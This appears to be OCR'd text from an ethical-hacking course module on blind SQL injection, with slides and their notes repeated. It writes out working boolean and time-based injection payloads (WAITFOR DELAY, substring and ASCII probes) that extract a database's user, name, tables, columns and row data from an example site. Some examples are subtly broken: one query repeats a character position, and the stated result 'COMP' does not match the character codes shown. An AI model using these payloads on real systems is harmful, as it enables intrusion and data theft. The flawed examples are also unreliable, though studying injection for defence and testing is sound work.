
```
/?id=1+AND+555=if(ord(mid((select+pass+from      users+limit+0,1),1,1))=
97,555,777)
```

If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS can return TRUE; otherwise, FALSE.

Searching for the second character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass      from+users+limit+0,1),2,1))=
97,555,777)
```

If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter «a»), then DBMS can return TRUE; otherwise, FALSE.



Blind SQL Injection - Extract Database User

Finding a full user name of 8 characters using binary search method takes 56 requests

Check for username length

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Check if 1st character in username contains ‘A' (a=97), ‘B', or ‘C' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Check if 2nd character in username contains ‘A' (a=97), ‘B', or ‘C' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Check if 3rd character in username contains ‘A' (a=97), ‘B', or ‘C' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Blind SQL Injection - Extract Database User

In the blind SQL injection method, the attacker can extract the database user name. The attacker can probe yes/no questions from the database server to extract information from it. To find the first letter of a user name with a binary search, it takes 7 requests and for 8 char long name it takes 56 requests.

Finding a full username of 8 characters using binary search method takes 56 requests

Check for username length

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Check if 1st character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
```


Check if 2nd character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99) WAITFOR DELAY '00:00:10'--
```

Check if 3rd character in username contains 'a' (a=97), 'b', or 'c' etc.

```
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99) WAITFOR DELAY '00:00:10'--
```

FIGURE 14.15: Extract Database User



Blind SQL Injection - Extract Database Name

Check for Database Name Length and Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD


Extract 1st Database Table

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP

Blind SQL Injection - Extract Database Name

In the blind SQL injection method, the attacker can extract the aatabase name using the **time-based blind SQL injection** method. Here, the attacker can brute force the database name by using time before the execution of the query and set the time after query execution; then he or she can assess from the result that if the time **lapse is 10 seconds**, then the name can be ’A’; otherwise, if it took 2 seconds, then it can’t be ‘A’.



Check for Database Name Length and Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD

Extract 1st Database Table

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP

FIGURE 14.16: Extract Database Name

Blind SQL Injection - Extract Column Name

Extract 1st Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID


Extract 2nd Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT

Blind SQL Injection - Extract Column Name

In the blind SQL injection method, the attacker can extract the column names using different brute force methods or tools using which he or she can check for the first table column name and the second table column name.



Extract 1st Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```


Column Name = EID

Extract 2nd Table Column Name

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT

FIGURE 14.17: Extract Database User



Blind SQL Injection - Extract Data from ROWS

Extract 1st Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR
DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR
DELAY '00:00:10'--
```

Field Data = JOE


Extract 2nd Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112)
WAITFOR DELAY '00:00:10'--
```

Field Data = COMP

Blind SQL Injection - Extract Data from ROWS

In the blind SQL injection method, the attacker can extract the data from the rows using the command with the "IF" keyword and check if the first character of the word in the first column and row match the character by guessing.



Extract 1st Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR
DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR
DELAY '00:00:10'--
```


Field Data = JOE

Extract 2nd Field of 1st Row

```
http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109)
WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112)
WAITFOR DELAY '00:00:10'--
```

Field Data = COMP

FIGURE 14.18: Extract Database from ROWS



Module Flow

SQL Injection Concepts

Testing for SQL Injection

Types of SQL Injection

Blind SQL Injection

SQL Injection Methodology

Advanced SQL Injection

SQL Injection Tools

Evasion Techniques

